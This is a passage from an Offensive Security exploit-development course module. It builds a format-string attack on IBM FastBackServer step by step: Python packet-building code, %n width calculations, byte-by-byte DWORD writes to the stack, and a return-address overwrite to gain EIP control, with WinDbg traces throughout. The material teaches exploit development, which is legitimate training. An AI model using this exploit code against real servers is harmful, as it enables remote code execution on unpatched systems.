04 102ee2d4 0054b6a0 FastBackServer!EventLog+0x13c
05 102ee31c 0056df61 FastBackServer!AGI_S_GetAgentSignature+0xdd
06 1034fe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x1aab
07 1034feb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
08 1034fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116
09 1034ff48 006693e9 FastBackServer!ORABR_Thread+0xef
0a 1034ff80 75b99564 FastBackServer!_beginthreadex+0xf4
0b 1034ff94 7798293c KERNEL32!BaseThreadInitThunk+0x24
0c 1034ffdc 77982910 ntdll!__RtlUserThreadStart+0x2b
0d 1034ffec 00000000 ntdll!_RtlUserThreadStart+0x1b

0:079> dds 102edc0c L7
102edc0c  102edea4
102edc10  004803ff FastBackServer!EventLog_wrapted+0x2e2
102edc14  102edca5
102edc18  000001c7
102edc1c  102eded4
102edc20  102edeb8
102edc24  102edc37
```

Listing 724 - Callstack and return address for vsnprintf

From the callstack we find the return address from *vsnprintf* must be *FastBackServer!EventLog_wrapted+0x2e2*, which means we can dump the stack contents of the stack frame from the subsequent call to get the arguments.

At offset 0xC from the return address, we find the memory location for the format string. We can dump that next:

```
0:079> da 102eded4
102eded4  "AGI_S_GetAgentSignature: couldn'"
102edef4  "t find agent w00t:BBAAAA%x:%x:%x"
102edf14  ":%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%"
102edf34  "x:%x:%x:%x:%x:%x:%x:%n%x%x%x%x%x"
102edf54  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
102edf74  "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x"
102edf94  "%x%x.."
```

Listing 725 - Format string used with vnsprintf

When the format string shown in Listing 725 is used with *vsnprintf*, the static string "AGI_S_GetAgentSignature: couldn't find agent" is first processed. This is followed by our tag "w00t", the alignment bytes, and a number of %x specifiers.

Because the first part is a static string, we have no way of shortening that. Additionally we must keep the %n format specifier as the 21st specifier in order to keep it aligned with the placeholder address given by "AAAA".

As a result, the smallest possible value we can obtain in ECX is 0xC7.

Let's revisit the prototype for a format specifier to learn more about how this value can be increased.[393]

```
%[flags][width][.precision][length]specifier
```

Listing 726 - Format specifier prototype

The subspecifier called *[width]* determines how many characters are written when a value is formatted. Essentially, this offers a way to pad the formatted result with empty spaces to make it appear more visually appealing.

We can test this by modifying our script to split the 20th %x specifier from the rest. Let's add the arbitrary decimal value 256 as the *width*.

```
...
# psCommandBuffer
buf += b"w00t:BBAAAA" + b"%x:" * 19
buf += b"%256x:"
buf += b"%n"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
buf += b"C" * 0x100
...
```

Listing 727 - Added a 256 width to the 20th %x specifier

[393] (Microsoft, 2019), https://docs.microsoft.com/en-us/cpp/c-runtime-library/format-specification-syntax-printf-and-wprintf-functions?view=msvc-160

We'll restart FastBackServer, attach WinDbg, and execute the modified code. This gives us the access violation shown in Listing 728.

```
(274c.1b60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=0000006e ecx=000001bf edx=00000200 esi=0d66df4d edi=00000800
eip=00672f1a esp=0d66d964 ebp=0d66dbbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:41414141=????????
```

Listing 728 - Access violation with specifier width

Here, we'll find that the value in ECX has been increased as expected, thus proving we can influence the value that is written.

Note that ECX has been increased by 0xF8, not 0x100, because the original %x format specifier was an 8-character long DWORD.

Ideally, we could write an arbitrary DWORD, but we have already found that we cannot write below the value 0xC7. We'll also recall the function prototype of *vsnprintf*[394], repeated in Listing 729.

```
int vsnprintf(
  char *s,
  size_t n,
  const char *format,
  va_list arg
);
```

Listing 729 - Function prototype for vsnprintf

The second argument is the maximum size of the formatted string, which means arbitrarily increasing the *width* of the %x specifier will likely cause it to be truncated.

Let's determine the maximum allowed value by revisiting the code segment that invokes the *vsnprintf* call inside *EventLog_wrapted*, as shown in Figure 207.

[394] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/vsnprintf/

```
00000000004803C9                lea     edx, [ebp+Str]
00000000004803CF                push    edx ; Str
00000000004803D0                call    _ml_strbytelen
00000000004803D5                add     esp, 4
00000000004803D8                mov     [ebp-38h], eax
00000000004803DB                mov     eax, [ebp+Args]
00000000004803E1                push    eax ; Args
00000000004803E2                mov     ecx, [ebp+Format]
00000000004803E5                push    ecx ; Format
00000000004803E6                mov     edx, 1F4h
00000000004803EB                sub     edx, [ebp-38h]
00000000004803EE                push    edx ; Count
00000000004803EF                mov     eax, [ebp-38h]
00000000004803F2                lea     ecx, [ebp+eax+Str]
00000000004803F9                push    ecx ; Dest
00000000004803FA                call    _ml_vsnprintf
```

Figure 207: Maximum size written to event log

We'll notice a hardcoded upper limit of 0x1F4 bytes is present, but a dynamic value is subtracted from this. We can determine this value if we restart FastBackServer, set a breakpoint at FastBackServer!AGI_S_GetAgentSignature+0xd8 and trigger it with the same proof of concept.

Next, we set a breakpoint on FastBackServer!EventLog_wrapted+0x2c9, which is only triggered in the same thread context through the "~." prefix. This allows us to reach the desired instruction in the correct thread context:

```
0:001> bp FastBackServer!AGI_S_GetAgentSignature+0xd8

0:001> g
...

0:001> ~. bp FastBackServer!EventLog_wrapted+0x2c9

0:001> g
...
eax=0d52deb8 ebx=0607c4e0 ecx=0d52ded4 edx=7efeff08 esi=0607c4e0 edi=00669360
eip=004803e6 esp=0d52dc1c ebp=0d52dea4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog_wrapted+0x2c9:
004803e6 baf4010000      mov     edx,1F4h

0:001> p
eax=0d52deb8 ebx=0607c4e0 ecx=0d52ded4 edx=000001f4 esi=0607c4e0 edi=00669360
eip=004803eb esp=0d52dc1c ebp=0d52dea4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!EventLog_wrapted+0x2ce:
004803eb 2b55c8          sub     edx,dword ptr [ebp-38h] ss:0023:0d52de6c=0000002d

0:001> p
eax=0d52deb8 ebx=0607c4e0 ecx=0d52ded4 edx=000001c7 esi=0607c4e0 edi=00669360
eip=004803ee esp=0d52dc1c ebp=0d52dea4 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
```

```
FastBackServer!EventLog_wrapted+0x2d1:
004803ee 52              push    edx
```

Listing 730 - Maximum size of the formatted string

In the calculation shown in Listing 730, the dynamic value 0x2D is subtracted from the static value 0x1F4, which results in a maximum size of the formatted string of 0x1C7 characters. 0x1C7 bytes is far from our goal of being able to write an arbitrary DWORD, so we'll need to find a creative solution.

Let's summarize our findings so far. We're able to write a value between 0xC7 and 0x1C7 at an arbitrary null free address at this point.

Although we cannot directly write an arbitrary DWORD value, we *can* trigger the vulnerability multiple times. This will allow us to combine four overwrites of one byte at increasing memory addresses to obtain a full DWORD.

Before we go for a full DWORD, let's learn more about how we can write an arbitrary byte in memory. By invoking the vulnerability, we can easily write the values between 0xC7 and 0xFF. If we write the value 0x100 and only examine the byte at the address we targeted, this is effectively 0x00 since the leading value of 1 goes into the next byte.

In this way, we can write the values from 0x100 to 0x1C6 to obtain an arbitrary byte value between 0x00 and 0xC6 in the targeted address, while ignoring the higher bytes.

Let's now expand on this, triggering the vulnerability four times to write four arbitrary bytes next to each other. Listing 731 shows this concept by writing the DWORD 0x1234ABCD into the address 0x41414141.

```
Write Address     Value     Result

Initial state               00 00 00 00
                            -----------
0x41414141        0xCD      00 00 00 CD
                            -----------
0x41414142        0x1AB     00 01 AB CD
                            -----------
0x41414143        0x134     01 34 AB CD
                            -----------
0x41414144        0x112     12 34 AB CD
```

Listing 731 - Write a byte 4 times gives a DWORD

As illustrated in the listing above, we first write the value 0xCD to the address 0x41414141, then we write the value 0x1AB to the address 0x41414142. This leaves the previous value we wrote intact and the two lower bytes now contain 0xABCD, as desired.

Following this process, we can write arbitrary content into all four bytes and obtain the DWORD 0x1234ABCD in memory. The instruction used to write to memory is "mov dword ptr [eax],ecx", which means a full DWORD is written. This has the side effect of also overwriting the three bytes above the desired address.

In theory, we can follow this concept to develop a working write primitive. We'll need to solve a number of implementation challenges, however. These challenges include:

1. Determining *width* values for the %x specifier to write values between 0xC7 and 0x1C7.

2. Automatically calculating the *width* value in the script.
3. Combining the stack leak and ability to write a byte.
4. Combining four writes of a single byte into a DWORD.

Let's tackle these one at a time to build out the required code.

We previously found that providing no *width* subspecifier results in the value 0xC7 being written, but if the *width* value is less than the maximum size *vsnprintf* processes, the output is not truncated.

This means we need to determine the smallest *width* value that still results in 0xC7 being written. The value processed by the 20th %x format specifier is a DWORD read from the stack, which is interpreted as a hexadecimal value. This means it can only be between zero and eight characters long when written.

To build a stable exploit, we'll need to ensure that the size contained in the DWORD is fixed. Thinking back to when we developed the code required to leak a pointer from kernelbase.dll, we printed the formatted bytes as found in the event log. Our result is repeated in Listing 732.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61fe7
Stack address leaked to event log
The eventlog returned contains 1103 bytes
The size read is: 0x1103
[b'BBAAAAc4', b'1029ded4', b'3a', b'25', b'12e', b'78', b'0', b'5f494741',
b'65475f53', b'65674174', b'6953746e', b'74616e67', b'3a657275', b'756f6320',
b'276e646c', b'69662074', b'6120646e', b'746e6567', b'30307720', b'42423a74',
b'41414141', b'2\n[May 14 10', b'58', b'05', b'032](1b60)->I4.FX_AGENT \t'
...
Leaked stack address is: 0x1029ded4
```

Listing 732 - Output from appending A's

As highlighted in Listing 732, the value that was processed by the 20th %x format specifier is "b'42423a74", which in ASCII translates to "t:BB". These four characters are a substring of "w00t:BB" and is directly under our control.

This means that the DWORD will always contain four characters, or when translated to hexidecimal, eight digits. Because of this, we can start the *width* value at eight every time without issues.

Let's use this information to write a byte value between 0xC7 and 0xFF, following the algorithm given in Listing 733.

```
byteValue = <byte value>
if byteValue > 0xC6:
  width = byteValue - 0xC7 + 0x8
```

Listing 733 - Algorithm to calculate width value

For values between 0x00 and 0xC6, we'll have to be a bit more clever. To write the byte value 0x00, we need the total bytes written to be 0x100.

If we follow the algorithm in Listing 733 for a *byteValue* of 0xFF, the corresponding *width* is 0x40. This means that a *width* of 0x41 would only come from a *byteValue* of 0x100, which is equivalent to 0x00 in our case.

Let's set up a formula to solve this, as shown in Listing 734, where *y* is the static addition or subtraction we want to find.

```
width = byteValue + 0x8 + y
...
0x41 = 0x0 + 0x8 + y <=> y = 0x39
```

Listing 734 - Formula to calculate static offset

Using the example values we found for a *byteValue* of 0x00 and related *width* of 0x41, we'll find *y* to be 0x39.

Now we can create the remaining portion of the algorithm, as shown in Listing 735.

```
byteValue = <byte value>
if byteValue > 0xC6:
  width = byteValue - 0xC7 + 0x8
else:
  width = byteValue + 0x39 + 0x8
```

Listing 735 - Algorithm to calculate width value in all cases

Next, we can implement the completed algorithm in our Python script and use the dynamically-calculated *width* value with the %x format specifier.

The relevant updated code for attempting to write the value 0xD8 is shown in Listing 736.

```
...
byteValue = 0xD8

if byteValue > 0xC6:
  width = byteValue - 0xC7 + 0x8
else:
  width = byteValue + 0x39 + 0x8

# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x604)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += b"w00t:BBAAAA" + b"%x:" * 19
buf += b"%" + b"%d" % width + b"x:"
buf += b"%n"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
```

```
buf += b"C" * 0x100
...
```

Listing 736 - Updated code to write an arbitrary byte value in memory

Let's execute our updated proof of concept and send the packet to FastBackServer with WinDbg attached.

We can now observe the access violation while writing to 0x41414141:

```
(2310.b10): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=0000006e ecx=000000d8 edx=00000200 esi=0d78df4c edi=00000800
eip=00672f1a esp=0d78d964 ebp=0d78dbbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:41414141=????????
```

Listing 737 - Access violation while writing 0xD8

As highlighted in Listing 737, the correct value (0xD8) is indeed used in the write operation, so our idea works and we are able to write an arbitrary byte value to an arbitrary memory address. Nice!

In this section, we explored the limits imposed upon us by the %n specifier for this particular *vsnprintf* call. We learned how to write arbitrary byte values despite these limitations. We'll combine this write primitive with our previous stack leak code to write to the stack in the next section.

12.1.2.1 Exercises

1. Follow the analysis and ensure you understand the algorithm to calculate the *width* for an arbitrary byte value.
2. Update the Python script to perform writes with a byte value through the dynamically-generated *width* value. Test it with values both above and below 0xC7.

12.1.3 Write to the Stack

In the previous section, we crossed our first two hurdles by developing an algorithm for the *width* calculation and implementing it in the Python script to allow the write of an arbitrary byte value.

Our next challenge is to combine the ability to write a byte with our ASLR bypass developed in the previous module, enabling us to write a byte to the stack.

At first glance, this seems fairly simple, since we can insert the write primitive code directly into our ASLR-leak Python script after the base address of kernelbase.dll is printed to the console.

Let's test our idea by making two changes to the code, both highlighted in Listing 738. First, we'll remove the static A's and replace them with the leaked stack address, plus an offset of 0x1000.

We know that the contents of the stack are changed every time a function call is made. This means if we write directly to the leaked stack address, the value might be overwritten before we can verify it in the debugger. This is why we've chosen a large arbitrary offset of 0x1000.

```
# psCommandBuffer
buf += b"w00t:BB" + pack("<i", stackAddr + 0x1000) + b"%x:" * 19
```

```
buf += b"%" + b"%d" % width + b"x:"
buf += b"%n"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
buf += b"C" * 0x100

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))

s.send(buf)
print("Written " + str(hex(byteValue)) + " to address " + str(hex(stackAddr +
0x1000)))
input()

s.close()
sys.exit(0)
```

Listing 739 - Code to write to the stack address

At the end of the script, we'll call *input* to pause execution, allowing us to break in WinDbg and examine the contents of the stack address.

In our example, we will write the byte value 0xD8 as before, and have the address to which it is written printed to the console.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x60dac
Stack address leaked to event log
The eventlog returned contains b03 bytes
The size read is: 0xb03
Leaked stack address is: 0xd51ded4
Kernelbase address leaked to event log
The eventlog returned contains 503 bytes
The size read is: 0x503
Leaked Kernelbase address is: 0x745dc36a
Kernelbase base address is: 0x744d0000
Written 0xd8 to address 0xd51eed4
```

Listing 740 - Executing the write primitive

Once the byte is written to the stack address, execution pauses, and we can switch to WinDbg and break into it. Let's examine the contents we wrote.

```
0:063> dd 0xd51eed4 L1
0d51eed4  000000dc

0:063> ? dc - d8
Evaluate expression: 4 = 00000004
```

Listing 741 - Examining the stack reveals the wrong value

As shown in Listing 741, the wrong byte value was written. It is off by four bytes.

From the previous section, we know that the write primitive works and our algorithm is correct, so we need to determine why the byte value is off.

As is often the case with exploit development, combining or changing code within an exploit can have unexpected consequences.

To investigate this scenario, we'll execute our previous proof of concept containing only the write primitive, and then examine the contents of the stack.

```
(2310.b10): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

0:063> bp FastBackServer!_output+0x507
eax=41414141 ebx=0000006e ecx=000000d8 edx=00000200 esi=0d46df4c edi=00000800
eip=00672f1a esp=0d46d964 ebp=0d46dbbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:41414141=????????

0:001> k
 # ChildEBP RetAddr
00 0d46dbbc 0066bf8e FastBackServer!_output+0x507
01 0d46dbf4 0065b14b FastBackServer!_vsnprintf+0x2c
02 0d46dc0c 004803ff FastBackServer!ml_vsnprintf+0x18
03 0d46dea4 0048056d FastBackServer!EventLog_wrapted+0x2e2
...
```

Listing 742 - Callstack during vsnprintf

Now we can dump the contents at the stored return address, which enables us to locate the call from *ml_vsnprintf* and the supplied arguments. We'll recall that the fourth argument is the address of the array containing the contents used with the format specifiers.

```
:001> dds 0d46dbbc
0d46dbbc  0d46dbf4
0d46dbc0  0066bf8e FastBackServer!_vsnprintf+0x2c
...
0d46dbf8  0065b14b FastBackServer!ml_vsnprintf+0x18
0d46dbfc  0d46dca5
0d46dc00  000001c7
0d46dc04  0d46ded4
0d46dc08  0d46deb8
0d46dc0c  0d46dea4
...
```

Listing 743 - Fourth argument for vsnprintf

The array of arguments used with the format specifiers is given in Listing 744. We should keep in mind that we don't control the first seven values.

```
0:001> dc 0d46deb8
0d46deb8  000000c4 0d46ded4 00000025 00000078  ......F.%...x...
0d46dec8  0000012e 00000025 00000000 5f494741  ....%.......AGI_
0d46ded8  65475f53 65674174 6953746e 74616e67  S_GetAgentSignat
0d46dee8  3a657275 756f6320 276e646c 69662074  ure: couldn't fi
0d46def8  6120646e 746e6567 30307720 42423a74  nd agent w00t:BB
0d46df08  41414141 253a7825 78253a78 3a78253a  AAAA%x:%x:%x:%x:
0d46df18  253a7825 78253a78 3a78253a 253a7825  %x:%x:%x:%x:%x:%
0d46df28  78253a78 3a78253a 253a7825 78253a78  x:%x:%x:%x:%x:%x
```

Listing 744 - Contents of argument array during standalone

The discrepancy in size must be due to the number of values written to the target address before the %n specifier is reached.

Keeping in mind that the %n specifier only counts the number of values, we know that our algorithm will be off if the number of digits in any of the first seven values, which we do not control, changes.

As an example, the value contained in the first DWORD is currently 0xc4. When 0xc4 is processed by *vsnprintf*, the %x format specifier is used, which means two digits are written to the formatted string.

If the first DWORD were to change from 0xc4 to 0x1c4, it would result in 3 digits when formatted by *vsnprintf*, which in turn leads to an increase in the value returned through the %n specifier.

Let's determine if an instability exists, and if it does, figure out a way to solve it.

Let's begin by restarting FastBackServer, attaching WinDbg, setting a breakpoint at the location of our access violation (FastBackServer!_output+0x507), and then executing our Python script, which includes both the ASLR leak and the write primitive.

When the breakpoint is encountered, we'll follow the same dereference chain to locate the contents of the arguments array, as shown in Listing 745.

```
0:080> dc 0db2deb8 L28
0db2deb8  000000c4 0db2ded4 00000025 00000078  ........%...x...
0db2dec8  0000012e 001afd25 00000000 5f494741  ....%.......AGI_
0db2ded8  65475f53 65674174 6953746e 74616e67  S_GetAgentSignat
0db2dee8  3a657275 756f6320 276e646c 69662074  ure: couldn't fi
0db2def8  6120646e 746e6567 30307720 42423a74  nd agent w00t:BB
0db2df08  0db2eed4 253a7825 78253a78 3a78253a  ....%x:%x:%x:%x:
0db2df18  253a7825 78253a78 3a78253a 253a7825  %x:%x:%x:%x:%x:%
0db2df28  78253a78 3a78253a 253a7825 78253a78  x:%x:%x:%x:%x:%x
0db2df38  3a78253a 253a7825 78253a78 3532253a  :%x:%x:%x:%x:%25
0db2df48  6e253a78 78257825 78257825 78257825  x:%n%x%x%x%x%x%x
```

Listing 745 - Contents of argument array

By comparing the contents of the arguments array shown in Listing 745 and the those shown in Listing 744, we find that only the dynamic stack address and the sixth value differ.

The sixth value changed from 0x25 to 0x1afd25. When the new value of 0x1afd25 is processed by the %x specifier, it will take up an additional four characters. That means the value returned through the %n specifier is increased by 4 when the write primitive is invoked inside the combined script.

These leftover bytes on the stack, likely from a previous *vsnprintf* call, explain why the value we want to write is incorrect when the code is combined.

The number of characters written to the eventlog has increased from 2 to 6, but we can account for the increase by using a *width* value of "6" with the sixth %x specifier. This will ensure that the number of characters written to the event log will always remain constant. However, implementing this change will cause another issue.

Because four extra values are always printed, our algorithm is off. We previously found that we can write the values from 0xC7 up to a maximum of 0x1C7, but an increase of 4 to all values will

push us over the maximum size. We can account for this by removing four of the colons used to separate the %x specifiers.

```
...
# psCommandBuffer
buf += b"w00t:BB" + pack("<i", stackAddr + 0x1000)
buf += b"%x" * 5 + b":"
buf += b"%6x:"
buf += b"%x:" * 13
buf += b"%" + b"%d" % width + b"x:"
buf += b"%n"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
buf += b"C" * 0x100
...
```

Listing 746 - Accounting for the variable size

The colons are present to make it easier to identify separate values, but they're irrelevant when we invoke the write primitive.

Let's remove four of the colons, leaving our algorithm for calculating the width otherwise unchanged, and re-test the exploit.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x617fc
Stack address leaked to event log
The eventlog returned contains 1003 bytes
The size read is: 0x1003
Leaked stack address is: 0xee5ded4
Kernelbase address leaked to event log
The eventlog returned contains 803 bytes
The size read is: 0x803
Leaked Kernelbase address is: 0x745dc36a
Kernelbase base address is: 0x744d0000
Written 0xd8 to address 0xee5eed4
```

Listing 747 - Write a byte to the stack

After the *input* function is encountered, we will switch to WinDbg, break into it, and dump the contents at the address that we wrote to on the stack.

```
0:006> dd 0xee5eed4 L1
0ee5eed4  000000d8
```

Listing 748 - The correct value was written

Listing 748 shows that this time, the correct value was written to the stack. Excellent!

We are now one step closer to implementing the complete write primitive.

12.1.3.1 Exercises

1. Combine the byte write code with the stack leak code and attempt to write a byte value.
2. Repeat the analysis to figure out why the value is off by four.
3. Implement a fix to the code that accounts for the variable content on the stack.

4. What happens if FastBackServer runs for a long time and the stack address goes above 0x10000000? Ensure that your exploit handles this scenario.

12.1.4 Going for a DWORD

Our work in the previous sections has enabled us to write an arbitrary byte value to a specific memory address. Let's finish the work by combining four byte writes into a full DWORD write.

We can combine the four byte writes with a *for* loop, as shown in Listing 749. We'll use the dummy value 0x1234ABCD for testing.

Since each iteration only handles one byte, the DWORD is split by right-shifting the loop index eight times. The stack address we're writing to is also increased by the index value.

```
value = 0x1234ABCD

for index in range(4):
    byteValue = (value >> (8 * index)) & 0xFF
    if byteValue > 0xC6:
      width = byteValue - 0xC7 + 0x8
    else:
      width = byteValue + 0x39 + 0x8

    # psAgentCommand
    buf = pack(">i", 0x400)
    buf += bytearray([0x41]*0xC)
    buf += pack("<i", 0x604)  # opcode
    buf += pack("<i", 0x0)    # 1st memcpy: offset
    buf += pack("<i", 0x100)  # 1st memcpy: size field
    buf += pack("<i", 0x100)  # 2nd memcpy: offset
    buf += pack("<i", 0x100)  # 2nd memcpy: size field
    buf += pack("<i", 0x200)  # 3rd memcpy: offset
    buf += pack("<i", 0x100)  # 3rd memcpy: size field
    buf += bytearray([0x41]*0x8)

    # psCommandBuffer
buf += b"w00t:BB" + pack("<i", stackAddr + 0x1000 + index)
    buf += b"%x" * 5 + b":"
    buf += b"%6x:"
    buf += b"%x:" * 13
    buf += b"%" + b"%d" % width + b"x:"
    buf += b"%n"
    buf += b"%x" * 0x6b
    buf += b"B" * 0x100
    buf += b"C" * 0x100

    # Padding
    buf += bytearray([0x41]*(0x404-len(buf)))

    s.send(buf)

print("Written " + str(hex(value)) + " to address " + str(hex(stackAddr + 0x1000)))
input()
```

Listing 749 - Four byte writes through a for loop

At the end of the code, we'll print the entire DWORD and the location we wrote it to.

Let's execute the Python code and, just before the input call, we'll find the new address to which the value is written.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61c1e
Stack address leaked to event log
The eventlog returned contains 1103 bytes
The size read is: 0x1103
Leaked stack address is: 0xfc5ded4
Kernelbase address leaked to event log
The eventlog returned contains 803 bytes
The size read is: 0x803
Leaked Kernelbase address is: 0x745dc36a
Kernelbase base address is: 0x744d0000
Written 0x1234abcd to address 0xfc5eed4
```

Listing 750 - Write a full DWORD to the stack

With the *input* call stopping execution, we can switch to WinDbg again and verify if the DWORD was written correctly.

```
0:006> dd 0xfc5eed4 L1
0fc5eed4  1234abcd
```

Listing 751 - The full DWORD is written to memory

Here we'll find the full DWORD, 0x1234ABCD, at the desired address.

> *As with most exploits, they are never 100% stable and sometimes the exploit will fail to execute all four writes.*

Our hard work with the format string vulnerability has now resulted in the creation of both a read and write primitive, enabling us to read from *and* write to an arbitrary location in memory. These are powerful abilities that we can likely apply to achieve code execution.

12.1.4.1 Exercises

1. Combine four byte writes in a *for* loop to obtain a full DWORD write, as shown in this section.
2. Implement a *writeDWORD* function in the Python script to write a value to a given address. This will provide us with a more modular approach going forward.

12.2 Overwriting EIP with Format Strings

Now that we can write a DWORD anywhere in memory, let's figure out how to leverage that to obtain code execution.

In the next couple of sections, we'll focus on gaining control of EIP, which is the first step towards code execution. As part of this process, we'll learn how to locate a return address on the stack.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

12.2.1 Locating a Target

In many stack-based vulnerabilities, EIP control is obtained by overwriting content on the stack outside of the bounds of a buffer. If we write enough content, we may be able to directly overwrite a stored return address on the stack, or perhaps the SEH chain.

To use our write primitive, let's find a return address stored on the stack that we can overwrite. We can only write one byte at a time, so we need to make sure the return address is not used before the entire DWORD has been written.

> *Overwriting a return address on the stack is also a common technique for bypassing the Control Flow Guard (CFG)[395] security mitigation.*

An optimal target will be located far down the call stack. To find possible candidates, let's set a breakpoint on _FastBackServer!*output+0x507* where the byte value is written. We can then dump and search the stack for addresses that are present.

```
0:078> bp FastBackServer!_output+0x507

0:078> g
Breakpoint 0 hit
eax=0f4ceed4 ebx=0000006e ecx=00000144 edx=00000200 esi=0f4cdf4a edi=00000800
eip=00672f1a esp=0f4cd964 ebp=0f4cdbbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:0f4ceed4=00000000

0:086> k
 # ChildEBP RetAddr
00 0f4cdbbc 0066bf8e FastBackServer!_output+0x507
01 0f4cdbf4 0065b14b FastBackServer!_vsnprintf+0x2c
02 0f4cdc0c 004803ff FastBackServer!ml_vsnprintf+0x18
03 0f4cdea4 0048056d FastBackServer!EventLog_wrapted+0x2e2
04 0f4ce2d4 0054b6a0 FastBackServer!EventLog+0x13c
05 0f4ce31c 0056df61 FastBackServer!AGI_S_GetAgentSignature+0xdd
06 0f52fe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x1aab
07 0f52feb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
08 0f52fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116
09 0f52ff48 006693e9 FastBackServer!ORABR_Thread+0xef
0a 0f52ff80 75f19564 FastBackServer!_beginthreadex+0xf4
0b 0f52ff94 7722293c KERNEL32!BaseThreadInitThunk+0x24
...
```

Listing 752 - Call stack during byte write

Our initial reverse engineering performed in a previous module determined that when the network packet is received, the handler function returns into *FX_AGENT_Cyclic*, after which the packet is processed.

[395] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

This means that the entire stack from entry 00 to 09 is modified between each network packet, and thus between each byte we write. We also know that the thread terminates when the network connection is closed.

Putting this together, we can overwrite *FastBackServer!_beginthreadex+0xf4* on the stack and it will be triggered when we call *s.close()* in our Python script. We also know that nothing in that part of the stack will change while our packets are processed. In essence, it is a stable overwrite.

To find the exact location of the return address on the stack, we can display its contents from stack frame 09, as highlighted in the listing below.

```
0:086> dds 0f52ff48
0f52ff48  0f52ff80
0f52ff4c  006693e9 FastBackServer!_beginthreadex+0xf4
0f52ff50  0771f6f0
...
```

Listing 753 - Location of return address on the stack

This is the exact address on the stack we want to overwrite.

Next, we need to determine the offset from the leaked stack address to the location of the return address. The leaked stack address is given in Listing 754.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x60087
Stack address leaked to event log
The eventlog returned contains 3403 bytes
The size read is: 0x3403
Leaked stack address is: 0xf4cded4
Kernelbase address leaked to event log
The eventlog returned contains 1d03 bytes
The size read is: 0x1d03
Leaked Kernelbase address is: 0x745dc36a
Kernelbase base address is: 0x744d0000
```

Listing 754 - Leaked stack address

We've obtained both values, and Listing 755 shows the resulting offset.

```
0:086> ? 0f52ff4c - 0xf4cded4
Evaluate expression: 401528 = 00062078
```

Listing 755 - Calculating the offset

It's important to ensure that this offset remains constant between restarts of the application and exploitation attempts.

If we restart FastBackServer, attach WinDbg, and execute the Python script with the *input* statement and no breakpoints, we can break into the execution and determine whether the offset remains constant.

```
0:001> dds 0x114dded4 + 62078 L1
1153ff4c  006693e9 FastBackServer!_beginthreadex+0xf4
```

Listing 756 - Verifying the offset

From this limited test, we can verify that the offset seems to remain static.

We have now found a very promising and (hopefully) stable return address on the stack that we can overwrite. In the next section, we will try to obtain control of EIP.

12.2.1.1 Exercises

1. Follow the analysis and verify that the offset is constant.
2. Are there any other viable return addresses?

12.2.2 Obtaining EIP Control

With our target located, we can finally use our write primitive to gain control of EIP.

In our Python code, we'll first calculate the location of the return address using the leaked stack address and the offset we found in the last section.

We can invoke our write primitive from a function called *writeDWORD* (developed in a previous exercise). This will make it more modular and the code easier to read. Let's write the dummy value 0x41414141 at the location of the return address.

```
print("Kernelbase base address is: " + str(hex(kernelbaseBase)))

returnAddr = stackAddr + 0x62078

print("About to overwrite return address at: " + str(hex(returnAddr)))
input()

writeDWORD(s, returnAddr, 0x41414141)

print("Return address overwritten")
input()

s.close()
sys.exit(0)
```

Listing 757 - Code to overwrite return address

Both prior to the write primitive and following it, we'll perform a *print* to the console and pause execution, so we can verify that everything is working correctly.

